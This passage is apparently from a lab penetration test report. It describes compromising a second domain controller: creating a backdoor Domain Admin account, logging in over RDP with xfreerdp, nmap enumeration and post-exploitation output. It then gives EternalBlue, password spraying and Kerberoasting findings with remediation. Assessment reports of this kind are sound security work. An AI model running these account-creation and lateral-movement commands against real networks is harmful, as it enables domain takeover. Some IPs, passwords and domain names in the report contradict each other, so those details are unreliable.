(net share | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# Open Ports
"===== OPEN PORTS =====" | Out-File -Append $reportPath
```



BS75LocalRecon.txt



5.1.5 BS75 Artifacts


Easy.bmp.bmp



"The arrow of Apollo"

Simple QR Search

Medium.txt.txt



This challenge was in whitespace language. The tester used a White space Decoder to decipher the message

"So say we all!"



The screenshot shows the 'Whitespace Language' website. On the left, there's a search bar with the text 'e.g. type 'sudoku'' and a 'Results' section displaying 'So say we all!'. The main content area is titled 'WHITESPACE LANGUAGE' and includes a navigation menu with 'Informatics', 'Programming Language', and 'Whitespace Language'. Below this is a section 'INTERPRET/EXECUTE WHITESPACE CODE' with options to 'IMPORT A .WS FILE' or 'READ A WHITESPACE CODE'. The 'READ A WHITESPACE CODE' option is selected, and there's a text input field for 'WHITESPACE CODED CIPHERTEXT'. Below the input field is a 'DECRYPT' button. To the right of the main content is a sidebar with a 'Summary' section containing links like 'Interpret/ code', 'Code son', 'Whitespace', 'What is V', 'language? (', 'How to co', 'How to de', 'How to re', 'Whitespace', 'Why the V', 'language ev', 'When Wh', 'invented?'. Below the sidebar is a 'Similar' section with links like 'Brainfuck', 'Javascr', and 'Zero-wid'.

Hard.txt.txt



The screenshot shows a Notepad window titled 'hard.txt.txt - Notepad'. The text inside the window is:

```
File Edit Format View Help
the file 10001.tar is a tar zip archive that has been compressed 10,000 times.
What is referenced in the fully unzipped final file?
```



X-NULL

5.2 Target #4 BS62– 10.16.32.9

5.2.1 Initial Access

Obtained through remote desktop login using a previously created Domain Administrator account (pwned). This account had been added to the Domain Admins group during the compromise of the first domain controller (GALACTICA).

Vulnerability Explanation: The root vulnerability lies in **insufficient monitoring and control over privileged group membership**. Once the tester had Domain Admin rights on the initial DC, they were able to create a new user (pwned) and assign it full administrative privileges across the domain. The second DC (10.16.32.9) did not detect or block this account, nor did it restrict administrative RDP access, enabling seamless lateral movement.

Vulnerability Fix: Implement PAWS to isolate admin activity. Enforce MFA for all admin accounts. Restrict RDP access to only essential systems and users. Constant audits of AD for unknown / fishy accounts.

Severity: Critical

Steps to reproduce the attack: On the previously compromised DC:

```
net user pwned P@ssw0rd! /add
net group "Domain Admins" pwned /add
```

From testers system, initiate RDP:

```
xfreerdp /u:pwned /p:P@ssw0rd! /v:10.16.32.9 +clipboard /cert:ignore
```

Full GUI access granted with Domain Admin rights on the second DC.

Port Scan Results

IP Address	Ports Open
10.16.32.75	TCP:80,88,135,139,389,445,593,636,3268,3269,3389,5357,5722,49152,49153,49154,49155,49157,49158,49186



5.2.2 Service Enumeration

```
(kali㉿kali)-[~]
$ nmap -T4 -p- --open 10.16.32.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 15:06 EDT
Nmap scan report for 10.16.32.9
Host is up (0.00067s latency).
Not shown: 33397 filtered tcp ports (no-response), 32117 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
5722/tcp  open  msdfs
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49186/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 39.28 seconds

(kali㉿kali)-[~]
```

```
sudo nmap -T4 -A -p- -v --reason --open --script "default,auth,discovery,vuln" -oN dc_enum_scan.txt 10.32.19.9
```

5.2.3 Initial Access Walkthrough

RDP was open, so the tester ran xfreerdp with the “pwned” credential was able to log into the domain controller.



```
(kali@kali)-[~]  
$ xfreerdp /u:pwned /p:admin /v:10.16.32.9 /cert:ignore /sec:rdp +clipboard
```

5.2.4 Post Exploitation

Once in – shares, DHCP Information, System Info + OS Keys and more were enumerated.

```
C:\Users\pwned>net share
```

Share name	Resource	Remark
C\$	C:\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\Windows	Remote Admin
NETLOGON	C:\Windows\SYSTEM32\sysvol\battlessar.uck\SCRIPTS	Logon server share
Public	C:\Users\Public	
SYSTEM	C:\Windows\SYSTEM32\sysvol	Logon server share

The command completed successfully.



```
Command Prompt
C:\Users\pwned>systeminfo

Host Name:                PEGASUS
OS Name:                  Microsoft Windows Server 2008 Enterprise
OS Version:               6.0.6001 Service Pack 1 Build 6001
OS Manufacturer:         Microsoft Corporation
OS Configuration:         Additional/Backup Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                55041-222-3746456-76138
Original Install Date:     7/13/2015, 7:16:03 PM
System Boot Time:          4/24/2025, 8:33:30 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 25 Model 33 Stepping 2 AuthenticAMD
                           ~3693 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us:English (United States)
Input Locale:              en-us:English (United States)
Time Zone:                 (GMT-05:00) Eastern Time (US & Canada)
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.453 MB
Page File: Max Size:       8.361 MB
Page File: Available:      7.841 MB
Page File: In Use:         520 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    battlstar-uck
Logon Server:              \\GALACTICA
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                           Connection Name: Local Area Connection 3
                           DHCP Enabled:    Yes
                           DHCP Server:     10.16.32.75
                           IP address(es):  10.16.32.9
                           [01]: fe80::917f:e67e:d640:973b
```

An extensive Domain audit was also conducted.




PegasusLocalRecon
_20250423_234621.t



5.2.5 BS62 Artifacts

The artifacts were also found on the machine in the users folder.



Easy.bmp



Zxing barcode decoder >

Decoded text: Said the Joker to the Thief



Technical Findings Details

1. Eternal Blue 2017-0144 – High

CWE	CWE-119
CVSS 3.1 Score	8.1
Description (Incl. Root Cause)	The vulnerability exploited was MS17-010 (EternalBlue), which exists in the SMBv1 protocol of Windows. It occurs due to improper handling of specially crafted packets, allowing unauthenticated remote attackers to execute arbitrary code with SYSTEM-level privileges. The root cause lies in Microsoft's legacy SMBv1 implementation, which lacked sufficient input validation and memory safety protections. This flaw was weaponized by tools such as EternalBlue, originally leaked from the NSA.
Security Impact	Exploitation of MS17-010 leads to remote code execution with the highest privileges (SYSTEM), without the need for user interaction or credentials. An attacker can take full control of the system, deploy malware (e.g., ransomware like WannaCry), extract sensitive data, establish persistent backdoors, and pivot to other internal machines — making this a critical compromise vector in any Windows environment where SMBv1 is active and unpatched.
Affected Domain	• battlestar.uck
Remediation	• Immediately apply Microsoft's MS17-010 patch to all affected systems. • Disable SMBv1 across the domain where not required. • Use firewall rules to restrict inbound access to SMB ports (135, 139, 445) from untrusted networks. • Implement network segmentation to reduce lateral movement. • Deploy intrusion detection tools to monitor for abnormal SMB traffic. • Conduct routine vulnerability scans and patch management to avoid future exploitation
External References	https://attack.mitre.org/techniques/T1210/



2. Brute Force: Password Spraying – High

CWE	CWE-307
CVSS 3.1 Score	7.5
Description (Incl. Root Cause)	The vulnerability lies in the SMB service on host 10.16.32.10, which accepted NTLM authentication attempts without any rate-limiting or account lockout mechanism. This allowed for a credential spraying attack using a list of usernames and passwords derived from previously leaked breaches. The host did not enforce password complexity or account protection policies, which enabled an attacker to successfully authenticate as a valid domain user.
Security Impact	Once access was obtained via SMB with valid credentials, an attacker could gain an initial foothold into the network, which can be used to pivot and escalate privileges. Using tools like CrackMapExec, Impacket's secretsdump.py, or rpcclient, the attacker could enumerate domain shares, retrieve sensitive configuration files, extract user/group information, and attempt pass-the-hash or Kerberoasting attacks. If the compromised user has write access to any shares, malicious payloads or backdoors could be planted for later execution. Furthermore, access to SMB opens up options for lateral movement (via PsExec, WMI, or scheduled tasks) and credential extraction (if administrative rights are available on target machines). With this kind of access, an adversary could also deploy ransomware, exfiltrate data, or tamper with AD configurations. In environments lacking proper monitoring, these activities could go undetected for long periods, magnifying the threat significantly.
Affected Domain	• battlestar.uck
Remediation	• Implement account lockout thresholds and monitoring to detect and respond to repeated authentication attempts. • Enforce strong password policies that require complexity and uniqueness. • Disable SMBv1 and enable SMB signing where possible. • Utilize tools like LAPS for local account password management and monitor SMB logs for unusual access patterns. • Consider deploying an EDR solution that can alert on brute-force behavior.
External References	https://attack.mitre.org/techniques/T1110/003/



3. Kerberoasting – High

CWE	CWE-522
CVSS 3.1 Score	8.1
Description (Incl. Root Cause)	Kerberoasting is an attack method that takes advantage of how Kerberos service tickets are issued. When a domain user requests a service ticket for a Service Principal Name (SPN), the domain controller returns a TGS ticket encrypted with the service account's NTLM hash. If the service account has a weak password, this ticket can be cracked offline to recover the cleartext password. The root cause lies in the fact that service tickets can be requested by any authenticated user and are encrypted in a way that allows brute-force attacks without detection. In this environment, several service accounts with SPNs were found to have weak passwords and were susceptible to this attack vector.
Security Impact	If successful, Kerberoasting can expose plaintext credentials of service accounts, potentially including privileged ones. Once compromised, these accounts can be used for lateral movement, privilege escalation, or persistence across the domain. Tools such as Impacket's GetUserSPNs.py and Hashcat allow attackers to automate ticket extraction and offline cracking. If the compromised account has administrative privileges or access to sensitive systems, the attacker can gain control over a large portion of the network — or even the domain itself — without triggering alerts from standard network monitoring systems.
Affected Domain	• battlestar.uck
Remediation	• Ensure all service accounts use strong, complex, and lengthy passwords (20+ characters recommended). • Regularly rotate passwords for service accounts, especially those exposed via SPNs. • Where possible, use Group Managed Service Accounts (gMSAs) which handle password rotation automatically and are not vulnerable to Kerberoasting. • Monitor for excessive TGS requests, which may indicate Kerberoasting attempts (e.g., with Event ID 4769). • Limit SPNs only to systems where absolutely necessary and audit their use regularly. • Implement tiered administration and avoid assigning elevated privileges to accounts tied to SPNs.
External References	https://attack.mitre.org/techniques/T1558/003/



Appendix

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Host	Scope	Method	Notes
10.32.16.75 (DC01)	Internal	Kerberoasting	Domain compromise
10.32.16.9 (DC02)	Internal	RDP	Domain lateral movement
10.32.16.1 (PC01)	Internal	Remote Code Execution	Initial foothold
10.32.16.10 (PC02)	Internal	Password Spraying	Leaked user credentials